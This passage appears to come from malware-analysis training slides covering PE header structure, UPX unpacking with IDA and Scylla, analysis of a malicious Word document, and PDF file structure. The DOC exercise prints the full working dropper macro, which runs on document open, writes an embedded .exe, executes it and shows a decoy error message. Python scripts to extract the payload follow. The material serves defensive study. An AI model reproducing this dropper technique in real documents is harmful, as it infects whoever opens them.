00000220h: 44 41 54 41 00 00 00 00 D4 06 00 00 00 B0 02 00 ; DATA....Ô....°..
```

Section Headers




Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00018706	00001000	00018800	00000400	00000000	00000000	0000	0000	60000020
.rdata	0000576E	0001A000	00005800	00018C00	00000000	00000000	0000	0000	40000040
.data	00002BC4	00020000	00001000	0001E400	00000000	00000000	0000	0000	C0000040
.rsrc	000004D8	00023000	00000600	0001F400	00000000	00000000	0000	0000	40000040

PE Mapping




ARTeam PE Tutorial

Data Directories



Member	Offset	Size	Value	Section
Export Directory RVA	00000150	Dword	00000000	
Export Directory Size	00000154	Dword	00000000	
Import Directory RVA	00000158	Dword	0001ECF4	.rdata
Import Directory Size	0000015C	Dword	00000078	
Resource Directory RVA	00000160	Dword	00023000	.rsrc
Resource Directory Size	00000164	Dword	000004D8	
Exception Directory RVA	00000168	Dword	00000000	
Exception Directory Size	0000016C	Dword	00000000	
Security Directory RVA	00000170	Dword	0001FA00	Invalid
Security Directory Size	00000174	Dword	00001A78	
Relocation Directory RVA	00000178	Dword	00000000	
Relocation Directory Size	0000017C	Dword	00000000	
Debug Directory RVA	00000180	Dword	0001A220	.rdata
Debug Directory Size	00000184	Dword	0000001C	
Architecture Directory RVA	00000188	Dword	00000000	
Architecture Directory Size	0000018C	Dword	00000000	
Reserved	00000190	Dword	00000000	
Reserved	00000194	Dword	00000000	
TLS Directory RVA	00000198	Dword	00000000	
TLS Directory Size	0000019C	Dword	00000000	
Configuration Directory RVA	000001A0	Dword	0001E5A0	.rdata
Configuration Directory Size	000001A4	Dword	00000040	
Bound Import Directory RVA	000001A8	Dword	00000000	
Bound Import Directory Size	000001AC	Dword	00000000	


Import Directory



Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0001DC74	N/A	0001D8F4	0001D8F8	0001D8FC	0001D900	0001D904
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	94	0001EDA4	00000000	00000000	0001F074	0001A038
USER32.dll	9	0001EF20	00000000	00000000	0001F114	0001A1B4
GDI32.dll	6	0001ED88	00000000	00000000	0001F16A	0001A01C
COMDLG32.dll	1	0001ED80	00000000	00000000	0001F180	0001A014
ADVAPI32.dll	4	0001ED6C	00000000	00000000	0001F1D2	0001A000

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
0001F026	0001F026	0143	FindNextFileA
0001F036	0001F036	0132	FindFirstFileA
0001F048	0001F048	01BE	GetCurrentDirectoryA
0001F060	0001F060	01F8	GetFullPathNameA
0001F742	0001F742	0064	CompareStringW
0001F730	0001F730	0061	CompareStringA
0001F01A	0001F01A	012E	FindClose
0001F712	0001F712	02D4	HeapSize
0001F6F8	0001F6F8	0298	GetTimeZoneInformation
0001F6E8	0001F6E8	0487	SetStdHandle
0001F6D8	0001F6D8	0524	WriteConsoleW
0001F6C2	0001F6C2	01B0	GetConsoleOutputCP
0001F6B2	0001F6B2	051A	WriteConsoleA

Export Directory




Member	Offset	Size	Value
Characteristics	000B45A8	Dword	00000000
TimeDateStamp	000B45AC	Dword	4A5BC04C
MajorVersion	000B45B0	Word	0000
MinorVersion	000B45B2	Word	0000
Name	000B45B4	Dword	000B82E6
Base	000B45B8	Dword	00000001
NumberOfFunctions	000B45BC	Dword	0000054F
NumberOfNames	000B45C0	Dword	0000054F
AddressOfFunctions	000B45C4	Dword	000B4DD0
AddressOfNames	000B45C8	Dword	000B630C
AddressOfNameOrdinals	000B45CC	Dword	000B7848


Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00051162	0000	000B86A6	BaseThreadInitThunk
00000002	000BF16B	0001	000BBEF9	InterlockedPushListSList
00000003	000BEBAC	0002	000B82F3	AcquireSRWLockExclusive
00000004	000BEBCD	0003	000B830B	AcquireSRWLockShared
00000005	000490ED	0004	000B8320	ActivateActCtx
00000006	00039EB8	0005	000B832F	AddAtomA
00000007	00045D2D	0006	000B8338	AddAtomW
00000008	000AABB9	0007	000B8341	AddConsoleAliasA
00000009	000AAB4F	0008	000B8352	AddConsoleAliasW
0000000A	0008F814	0009	000B8363	AddIntegrityLabelToBoundaryDesc...
0000000B	0008556F	000A	000B8389	AddLocalAlternateComputerNameA

Executable Packers

Packed File Structure

File before packing





Packed file

Day 2

Day 2 - Agenda


- Unpacking
- DOC Analysis
- PDF Analysis
- Android APK Analysis

Exercise

Task : Unpack a UPX-packed executable file

Step 1

- Open the file in IDA and inspect the unpacking routine
- View > Graphs > Flow chart
- Try to find where the code ends in unusual ways, i.e. a JMP instruction which points to somewhere that doesn't have executable code.
- The suspected address might be the address of OEP(Original Entry Point)




```
push    esp
push    eax
push    ebx
push    edi
call    ebp
pop     eax
popa
lea     eax, [esp+2Ch+var_AC]
```

```
push    0
cmp     esp, eax
jnz     short loc_481342
```

```
sub     esp, 0FFFFFF80h
jmp     near ptr dword_401210
```

Step 2

- Open the file in debugger and execute until the OEP
- Open Scylla plugin to finish the unpacking process
    - Dump
    - IAT Autosearch
    - Get Imports
    - Fix Dump



```
00401210   55              push ebp
00401211   89E5            mov ebp,esp
00401213   83EC 14         sub esp,14
00401216   6A 01           push 1
00401218   FF15 E4E24700   call dword ptr ds:[<&__set_app_type>]
0040121E   E8 EDFEFFFF     call upx.401110
00401223   8DB6 00000000   lea esi,dword ptr ds:[esi]            esi:EntryPoint
00401229   8DBC27 00000000 lea edi,dword ptr ds:[edi]            edi:EntryPoint
00401230   55              push ebp
00401231   89E5            mov ebp,esp
00401233   83EC 14         sub esp,14
00401236   6A 02           push 2
00401238   FF15 E4E24700   call dword ptr ds:[<&__set_app
0040123E   E8 CDFEFFFF     call upx.401110
00401243   8DB6 00000000   lea esi,dword ptr ds:[esi]
00401249   8DBC27 00000000 lea edi,dword ptr ds:[edi]
00401250   55              push ebp
00401251   8B0D 18E34700   mov ecx,dword ptr ds:[<&atexit
00401257   89E5            mov ebp,esp
00401259   5D              pop ebp
0040125A   FFE1            jmp ecx
0040125C   8D7426 00       lea esi,dword ptr ds:[esi]
00401260   55              push ebp
00401261   8B0D 04E34700   mov ecx,dword ptr ds:[<&_onexi
00401267   89E5            mov ebp,esp
00401269   5D              pop ebp
0040126A   FFE1            jmp ecx
0040126C   90              nop
0040126D   90              nop
0040126E   90              nop
0040126F   90              nop
00401270   55              push ebp
00401271   89E5            mov ebp,esp
00401273   5D              pop ebp
00401274   E9 E7EE0400     jmp upx.450160
00401279   90              nop
0040127A   90              nop
0040127B   90              nop
0040127C   90              nop
0040127D   90              nop
0040127E   90              nop
0040127F   90              nop
00401280   55              push ebp
00401281   B8 02000000     mov eax,2
00401286   89E5            mov ebp,esp
00401288   5D              pop ebp
00401289   C3              ret
0040128A   55              push ebp
0040128B   83C8 FF         or eax,FFFFFFFF
0040128E   89E5            mov ebp,esp
```

#0

Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct

omments

```
"MSCOREE.DLL"
"\\SYSTEM32\\"
```

Scylla x86 v0.9.8

File Imports Trace Misc Help

Attach to an active process: 0356 - UPX - C:\Users\Administrator\Documents\samples\Unpack\UPX

Imports:

```
kernel32.dll (26) FThunk: 0007E214
msvcrt.dll (80) FThunk: 0007E284
```

IAT Info

OEP: 00401210
VA: 0047E214
Size: 000001B8

Log

```
IAT Search Adv: Found 101 (0x65) possible IAT entries.
IAT Search Adv: Possible IAT first 0047E214 last 0047E3C8 entry.
IAT Search Adv: IAT VA 0047E214 RVA 0007E214 Size 0x01B8 (440)
IAT Search Nor: IAT VA 0047E210 RVA 0007E210 Size 0x01BC (444)
IAT parsing finished, found 106 valid APIs, missed 0 APIs
DIRECT IMPORTS - Found 0 possible direct imports with 0 unique APIs!
```

DOC

OLE

OLE is a mechanism that allows users to create and edit documents containing items or "objects" created by multiple applications.


OLE documents, historically called compound documents, seamlessly integrate various types of data, or components. Sound clips, spreadsheets, and bitmaps are typical examples of components found in OLE documents.

Exercise

Task : Extract payload embedded into the malicious Doc file

Step 1

- Extract the contents of the Doc file with 7zip
- Use Olevba tool to extract VBA macro from the Doc file




```
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

Private Sub Document_Open()
    Call gohura__leLedr
End Sub
-------------------------------------------------------------------------------
VBA MACRO Module1.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

 Sub gohura__leLedr()

    Dim path_gohura__file As String

    Dim file_gohura__name  As String

    Dim folder_gohura__name  As Variant

    file_gohura__name = "dhrvgranit"

    folder_gohura__name = Environ$("ALLUSERSPROFILE") & "\Vedios\"

    If Dir(folder_gohura__name, vbDirectory) = "" Then
        MkDir (folder_gohura__name)
    End If

    path_gohura__file = folder_gohura__name & file_gohura__name
```

Step 2

Analysis of VBA Macro :

1. Extracts “Text Box 2”
2. Splits the content by “ “
3. Converts Char values to Bytes
4. Creates “.exe” file



```
    Dim awr1gohura__s() As String
    Dim maingohura__s As String

    If Dir(path_gohura__file & ".ex" & "e") = "" Then

        Dim gohura__bweyt(136191) As Byte

        ActiveDocument.Shapes("Text Box 2").Select
        Selection.WholeStory
        maingohura__s = Selection.Text


        awr1gohura__s = Split(maingohura__s, " ")

        Dim i As Double
        For i = 0 To UBound(awr1gohura__s) - LBound(awr1gohura__s)
            gohura__bweyt(i) = awr1gohura__s(i)
        Next


        Open path_gohura__file & ".e" & "xe" For Binary Access Write As #2
             Put #2, , gohura__bweyt
        Close #2
    End If


    Shell path_gohura__file & ".ex" & "e", vbNormalNoFocus


    MsgBox "Not Supported format!"

End Sub
```

Solution

- Copy “Text Box 2” from “word/document.xml”
- Write python script to create .exe file

Solution 1


```
# file textbox2 should contain the PE body copied from the word/document.xml
data = open('textbox2','r').read()
data2 = data.split(" ")
result = b''
for i in data2:
    temp = int(i)
    result +=temp.to_bytes(1,'little')
open('pe','wb').write(result)
```

Solution 2

```
# file textbox2 should contain the PE body copied from the word/document.xml
import struct
data = open('textbox2','r').read()
d = data.split(" ")
result = b''
for i in d:
        t = int(i)
        result +=struct.pack("B",t)
open('pe','wb').write(result)
```

PDF

PDF Structure



PDF101 an Adobe document walkthrough

ANGE ALBERTINI
CORKAMI.COM

HEADER

```
%PDF-1.1
```

BODY

```
010:
1 0 obj
<<
  /Pages 2 0 R
>>
endobj
047:
2 0 obj
<<
  /Type /Pages
  /Count 1
  /Kids [3 0 R]
>>
endobj
111:
3 0 obj
<<
  /Type /Page
  /Contents 4 0 R
  /Parent 2 0 R
  /Resources <<
    /Font <<
      /F1 <<
        /Type /Font
        /Subtype /Type1
        /BaseFont /Arial
      >>
    >>
  >>
>>
endobj
313:
4 0 obj
<< /Length 47 >>
stream
BT                      BEGIN TEXT
  /F1 110                 FONT F1 (ARIAL) SET TO SIZE 110
  Tf                      SELECT THIS FONT
  10 400 Td               MOVE TO COORDINATE 10, 400
  (Hello World!)Tj        OUTPUT TEXT "HELLO WORLD!"
ET                      END TEXT
endstream
endobj
```

XREF TABLE (CROSS REFERENCE)

```
416:
xref                    CROSS REFERENCES
0 5                     5 OBJECTS, STARTING AT INDEX 0
0000000000 65535 f      (STANDARD FIRST EMPTY OBJECT 0
0000000010 00000 n      OFFSET TO OBJECT 1, REV 0
0000000047 00000 n      TO OBJECT 2...
0000000111 00000 n      3...
0000000313 00000 n      4
```

TRAILER

```
trailer
<<
  /Root 1 0 R
>>

startxref
416
%%EOF
```

FILE

```
%PDF-1.1

1 0 obj
<<
  /Pages 2 0 R
>>
endobj

2 0 obj
<<
  /Type /Pages
  /Count 1
  /Kids [3 0 R]
>>
endobj

3 0 obj
<<
  /Type /Page
  /Contents 4 0 R
  /Parent 2 0 R
  /Resources <<
